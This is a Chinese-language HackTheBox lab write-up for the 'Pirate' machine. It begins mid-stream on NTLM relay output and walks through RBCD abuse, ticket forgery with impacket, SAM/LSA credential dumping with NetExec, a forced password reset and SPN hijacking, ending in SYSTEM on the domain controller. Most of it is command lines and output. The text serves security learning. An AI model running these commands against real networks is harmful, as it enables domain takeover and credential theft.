[*] Adding new computer with username: QZQHPXWV$ and password: 3h/:0DYE,,w6:X, result: OK
[*] Delegation rights modified succesfully!
[*] QZQHPXWV$ can now impersonate users on WEB01$ via S4U2Proxy
[*] All targets processed!
[*] SMBD-Thread-9 (process_request_thread): Connection from 10.129.244.95 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-10 (process_request_thread): Connection from 10.129.244.95 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-11 (process_request_thread): Connecti

添加了新的机器账户

1
QZQHPXWV$:3h/:0DYE,,w6:X,

利用添加的机器账户模拟WEB01的管理员票据

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌─[✗][root@htb-tfqa3uuzek][/home/skyarrow]
└──╼ #proxychains4 impacket-getST -spn 'cifs/WEB01.pirate.htb' -impersonate 'Administrator' 'pirate.htb/QZQHPXWV$:3h/:0DYE,,w6:X,' -dc-ip 10.129.244.95
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:88 ... OK
[*] Impersonating Administrator
[*] Requesting S4U2self
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:88 ... OK
[*] Requesting S4U2Proxy
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:88 ... OK
[*] Saving ticket in Administrator.ccache

使用管理员票据成功登录WEB01

在执行复杂的 Kerberos 或 NTLM Relay 攻击前,稳定的网络路由是成功的前提。正如参考 WP 中强调的“Set up tunneling immediately”,面对隐藏在内网深处(192.168.100.x)的 WEB01,直接依靠 Evil-WinRM 的双跳(Double-hop)不仅受限,还会导致各种玄学网络错误。因此,专业的做法是先通过跳板机(如部署 Stowaway 或 Ligolo-ng)建立一条直接打通本地 Kali 与深层内网的隧道。隧道建立后,攻击者在本地开启 ntlmrelayx 监听,并利用 Coercer 等工具向 WEB01 发送特定的 RPC 请求(如 MS-RPRN 或 MS-EFSR),以此“强迫” WEB01 的机器账户向攻击者的监听端口发起 NTLM 身份验证请求,从而截获其高权限的认证流量。

获取到 WEB01 的认证流量后,攻击者并未尝试破解,而是将其直接中继(Relay)到域控的 LDAPS 服务上,借此修改 WEB01 自身的活动目录属性。这里利用的核心机制是基于资源的约束委派(RBCD),它允许机器自己决定“谁可以代表其他用户来访问我”。通过中继,攻击者将 WEB01 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性指向了一个由攻击者提前在域内创建并完全控制的假机器账户(如 QZQHPXWV$)。完成这一步后,这个假机器账户就获得了向 WEB01 发起委派的特权。随后,攻击者利用 Kerberos 的 S4U2Self 和 S4U2Proxy 协议扩展,以假机器账户的名义,凭空为域管理员(Administrator)伪造了一张访问 WEB01 的高权服务票据(ST),从而兵不血刃地拿下了该机器的 SYSTEM 权限。

1
2
3
┌─[root@htb-tfqa3uuzek]─[/home/skyarrow]
└──╼ #export KRB5CCNAME=Administrator.ccache

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌─[root@htb-tfqa3uuzek][/home/skyarrow]
└──╼ #proxychains4 impacket-psexec -k -no-pass Administrator@WEB01.pirate.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[*] Requesting shares on WEB01.pirate.htb.....
[*] Found writable share ADMIN$
[*] Uploading file fokFUnmH.exe
[*] Opening SVCManager on WEB01.pirate.htb.....
[*] Creating service uPIV on WEB01.pirate.htb.....
[*] Starting service uPIV.....
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[!] Press help for extra shell commands
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
Microsoft Windows [Version 10.0.17763.8385]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system

C:\WINDOWS\system32>

利用secretdump导出a.white的明文密码(这里我不知道为什么secretdump导出不了,最后换了nxc导出的)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌─[root@htb-tfqa3uuzek][/home/skyarrow]
└──╼ #proxychains4 nxc smb WEB01.pirate.htb -k --use-kcache --sam
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:135 ... OK
SMB WEB01.pirate.htb 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
SMB WEB01.pirate.htb 445 WEB01 [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB WEB01.pirate.htb 445 WEB01 [*] Dumping SAM hashes
SMB WEB01.pirate.htb 445 WEB01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1aac1584c2ea8ed0a9429684e4fc3e5:::
SMB WEB01.pirate.htb 445 WEB01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB WEB01.pirate.htb 445 WEB01 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB WEB01.pirate.htb 445 WEB01 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60da2d3ba00d6b5932e4c87dce6fa6b4:::
SMB WEB01.pirate.htb 445 WEB01 [+] Added 4 SAM hashes to the database
┌─[root@htb-tfqa3uuzek][/home/skyarrow]
└──╼ #proxychains4 nxc smb WEB01.pirate.htb -k --use-kcache --lsa
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:135 ... OK
SMB WEB01.pirate.htb 445 WEB01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... WEB01.pirate.htb:445 ... OK
SMB WEB01.pirate.htb 445 WEB01 [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB WEB01.pirate.htb 445 WEB01 [+] Dumping LSA secrets
SMB WEB01.pirate.htb 445 WEB01 PIRATE.HTB/Administrator:$DCC2$10240#Administrator#8baf09ddc5830ac4456ee8639dd89644: (2026-02-25 02:41:09+00:00)
SMB WEB01.pirate.htb 445 WEB01 PIRATE.HTB/gMSA_ADFS_prod$:$DCC2$10240#gMSA_ADFS_prod$#66812dfee46ff41c9c8245a2819c3183: (2026-03-21 08:49:17+00:00)
SMB WEB01.pirate.htb 445 WEB01 PIRATE.HTB/a.white:$DCC2$10240#a.white#366c8924be3ea6d1d12825569a4bcc39: (2026-03-21 08:47:16+00:00)
SMB WEB01.pirate.htb 445 WEB01 PIRATE\WEB01$:plain_password_hex:29f1505d87014b01b4317fed1d52ddbee2792a698e7e1de1bcdf29ab5d4b8e54828ce470d23491ba84e82d786622a821a14c730cf8610a32db1951b7619ee08c3bcacbab53aac8e052bd64e638c6bbd9529daacf04f86cfb9034808c4378d2c328c8c6afe7655f4a099dc41caeb6279c53313edcbd58db3e14490b7543ba3250ac200ec9834992b61b3f4319162645b50f402de4db0843fc43db7d54e04828abf86e490959bc88670e50f0b50373a3745f70039f8fd032435c4a725526957c7ae0dbaa81273b3aa28c0b029fea90c271b6601ef3ba7a05a13ec8c8ffd9999dd10eee87b4b9eb08a8a4af90710056f558
SMB WEB01.pirate.htb 445 WEB01 PIRATE\WEB01$:aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9:::
SMB WEB01.pirate.htb 445 WEB01 PIRATE\a.white:E2nvAOKSz5Xz2MJu
SMB WEB01.pirate.htb 445 WEB01 dpapi_machinekey:0x01cffc2ef9a91d20107371f9a4a4112c892ed989
dpapi_userkey:0xa4fddb1b2df2db7cc3d044dc1b559bc1b45a1de9
SMB WEB01.pirate.htb 445 WEB01 NL$KM:a52439573f8f30dc61f156b7b55c0f7c6b0affdfb0a299c368a9fe15e24833a9e98c27f88b7c05554dfe3c5d09ea9c4995eb7a095b487a14dc74e9cb7c1ae08a
SMB WEB01.pirate.htb 445 WEB01 _SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:e3ef474b98138dd4469f6dc176f879ba1e0817ba44502187b9080b9f3334c91b9b1af1ce4e91fb562c8d8824412c700e00d105bc674d8e26a594e3da4173f2c87313d634b39c3412d4bfb6849247686df6065b536566807e0ace92f94ea3166bb9752d12d352c89b9fdafa7d3171e4dd55be9d585504f8c628a0ff4c670d7595a909a3c9a7ec2dff984e5ddf77049a91a5597f0a39c5499455675901cce41aded98d80a1b5f7f82cc220b590df4bfc0bfc5f0feb66e73a56f1ab7fe914c6d7cd2b83e0b9065b76e02bc330f7694416f3acd6c463df84923500b64a1014e74413809a7a06af577ce7685bfd2ab56a2067
SMB WEB01.pirate.htb 445 WEB01 _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:01000000220100001000000012011a01b6c4083911a28350b1fd6948803650e1b1c5741f7719b1f4ff926203dcdf4ec9c0369b7b92fe10a2d7ff953bfa406a3b6786523ed82767cc8fe2734af892e98efbef2b3476759032b4ecdef34276c363b8a9410b63d809ea6ef167f5b541d73c3ac4214da22a14d97982c928d91bb971fe99d4809c1ebdeae8e769c6b3377ee1a478dffbb2ddc13318be131167d1a4a01833a4c27e0512690d73de1e59a01761ec7d40fc1882050cbf439d9cbb281a06d4bf8d85d1feb2740ec399eca0e46e36990b72b2c4a64ae009bafb3dfd264ff734b63fb922609e8c305883a75d9aef75ce37bca0910436590d9312fca46ad89a61a89bddc873197de48eab3d69b9e49800001941b01b7317000019e3df6872170000
SMB WEB01.pirate.htb 445 WEB01 GMSA ID: a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11 NTLM: 841fae962662f0c2f0178d01d178ec3e
SMB WEB01.pirate.htb 445 WEB01 [+] Dumped 10 LSA secrets to /root/.nxc/logs/WEB01_WEB01.pirate.htb_2026-03-21_043424.secrets and /root/.nxc/logs/WEB01_WEB01.pirate.htb_2026-03-21_043424.cached

得到a.white的明文密码

1
a.white:E2nvAOKSz5Xz2MJu

之后强制修改a-white_adm的密码

1
2
3
┌─[✗][root@htb-tfqa3uuzek][/home/skyarrow]
└──╼ #bloodyAD --host 10.129.244.95 -d pirate.htb -u 'a.white' -p 'E2nvAOKSz5Xz2MJu' set password a.white_adm '1qaz@WSX'
[+] Password changed successfully!

之后因为a_white_adm对所有计算机对象有 WriteSPN 权限

且对 HTTP/WEB01.pirate.htb 有约束委派

所以可以移除目标SPN粘贴到DC上。

先将SPN移除

1
2
3
4
5
6
7
8
9
10
11
12
┌─[✗]─[root@htb-tfqa3uuzek]─[/home/skyarrow/krbrelayx]
└──╼ #proxychains4 python3 addspn.py -u 'pirate.htb\a.white_adm' -p '1qaz@WSX' -t 'WEB01$' -s 'HTTP/WEB01.pirate.htb' -r 10.129.244.95
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:389 ... OK
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully

之后将SPN绑定给DC

这是整个攻击链条中最具艺术感的一环,它完美利用了 a.white_adm 身上两个看似独立却能产生核聚变效应的权限。首先,该账户对 HTTP/WEB01.pirate.htb 具有传统的约束委派权限(S4U),这意味着他可以伪造任何域内用户(包括 Domain Admin)去访问 WEB01 的 HTTP 服务;其次,他还拥有对域内所有计算机对象的 WriteSPN(写入服务主体名称)权限。由于攻击者的最终目标是拿下域控(DC01)而非 WEB01,利用 WriteSPN 权限,攻击者执行了“SPN 劫持(SPN Jacking)”:强行将 HTTP/WEB01.pirate.htb 这个标签从 WEB01 机器账户上拔除,并将其“贴”到了域控 DC01 的机器账户上。这完成了一次瞒天过海的身份置换。

1
2
3
4
5
6
7
8
9
10
11
┌─[root@htb-tfqa3uuzek][/home/skyarrow/krbrelayx]
└──╼ #proxychains4 python3 addspn.py -u 'pirate.htb\a.white_adm' -p '1qaz@WSX' -t 'DC01$' -s 'HTTP/WEB01.pirate.htb' 10.129.244.95
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:389 ... OK
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully

之后就可以申请票据并导入了。不过要记得先清空之前导入的低权限票据。

接下来,Kerberos 协议底层的“盲点”成为了域控覆灭的催化剂。当攻击者再次利用 a.white_adm 的约束委派权限,申请一张域管访问 HTTP/WEB01.pirate.htb 的服务票据时,由于该 SPN 此时已经绑定在 DC01 身上,密钥分发中心(KDC)会理所当然地使用 DC01 的机器 Hash 来加密这张票据。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌─[✗][root@htb-tfqa3uuzek][/home/skyarrow/krbrelayx]
└──╼ #unset KRB5CCNAME
(impacket-venv) ┌─[root@htb-tfqa3uuzek][/home/skyarrow/impacket-venv]
└──╼ #proxychains4 getST.py -spn 'HTTP/WEB01.pirate.htb' -impersonate 'Administrator' -altservice 'cifs/DC01.pirate.htb' 'pirate.htb/a.white_adm:1qaz@WSX' -dc-ip 10.129.244.95
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.14.0.dev0+20260320.93755.d400a6aa - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:88 ... OK
[*] Impersonating Administrator
[*] Requesting S4U2self
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:88 ... OK
[*] Requesting S4U2Proxy
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.129.244.95:88 ... OK
[*] Changing service from HTTP/WEB01.pirate.htb@PIRATE.HTB to cifs/DC01.pirate.htb@PIRATE.HTB
[*] Saving ticket in Administrator@cifs_DC01.pirate.htb@PIRATE.HTB.ccache

利用票据登录DC01即可

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
(impacket-venv) ┌─[root@htb-tfqa3uuzek][/home/skyarrow/impacket-venv]
└──╼ #psexec.py -k -no-pass Administrator@DC01.pirate.htb -target-ip 10.129.244.95
Impacket v0.14.0.dev0+20260320.93755.d400a6aa - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.244.95.....
[*] Found writable share ADMIN$
[*] Uploading file hElrLNZu.exe
[*] Opening SVCManager on 10.129.244.95.....
[*] Creating service vBnl on 10.129.244.95.....
[*] Starting service vBnl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.8385]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
C:\Windows\system32> hostname
DC01

整个打穿域控的过程可以划分为五个连续的阶段:

  1. 初始打点与 Pre2k 滥用

    • 使用提供的初始凭证(pentest)对域控制器进行 LDAP 枚举 。
    • 利用 NetExec 的 pre2k 模块发现预建的计算机账户 MS01$EXCH01$,并利用默认密码机制(机器名 ms01)成功申请到 MS01$ 的 TGT 票据 。
  2. 提取 gMSA 凭据与内网穿透

    • 利用获取到的 MS01$ 票据,通过 LDAP 成功读取并导出了高权限组托管服务账户(gMSA)GMSA_ADFS_prod$GMSA_ADCS_prod$ 的 NTLM Hash 。
    • 使用 gMSA_ADFS_prod$ 的 Hash 通过 Evil-WinRM 登录域控(DC01),并在其上部署 Stowaway 建立 SOCKS5 代理隧道,打通通往深层内网 WEB01 (192.168.100.2) 的路由 。
  3. RBCD 攻击与 NTLM 中继接管 WEB01

    • 在攻击机启动 ntlmrelayx 监听,并利用 Coercer 强制内网机器 WEB01 向攻击机发起 NTLM 身份验证请求 。
    • 将捕获的机器认证流量中继到域控的 LDAPS 服务,修改 WEB01 的属性,创建一个受控的假机器账户 QZQHPXWV$ 并为其配置基于资源的约束委派(RBCD) 。
    • 利用假机器账户通过 getST 伪造域管理员(Administrator)的 CIFS 服务票据,进而使用 psexec 获取 WEB01 的 SYSTEM 权限 。
  4. 凭据转储与 ACL 权限滥用

    • WEB01 上利用 NetExec 提取本地 LSA Secrets,获取到关键用户 a.white 的明文密码 E2nvAOKSz5Xz2MJu
    • 分析发现 a.white 拥有对管理员账户 a.white_admForceChangePassword 权限,利用 bloodyAD 强制将 a.white_adm 的密码重置为已知密码 。
  5. 目标 SPN 劫持 (Target SPN Hijacking) 攻陷域控

    • 发现 a.white_adm 对所有计算机对象拥有 WriteSPN 权限,且对 HTTP/WEB01.pirate.htb 具有约束委派权限 。

    • 利用 addspn.pyHTTP/WEB01.pirate.htb 这一 SPN 从 WEB01$ 移除,并强行绑定到域控 DC01$ 身上 。

    • 利用 a.white_adm 的约束委派权限,申请访问该 SPN 的伪造域管票据;由于 SPN 已绑定至域控,KDC 使用 DC01 的密钥加密该票据 。

    • 导入票据并执行 psexec.py,由于 DC01 能成功解密票据,直接授予攻击者域控的 SYSTEM 权限 。


HackTheBox-Pirate
http://example.com/2026/03/15/HackTheBox-Pirate/
Author
Skyarrow
Posted on
March 15, 2026
Licensed under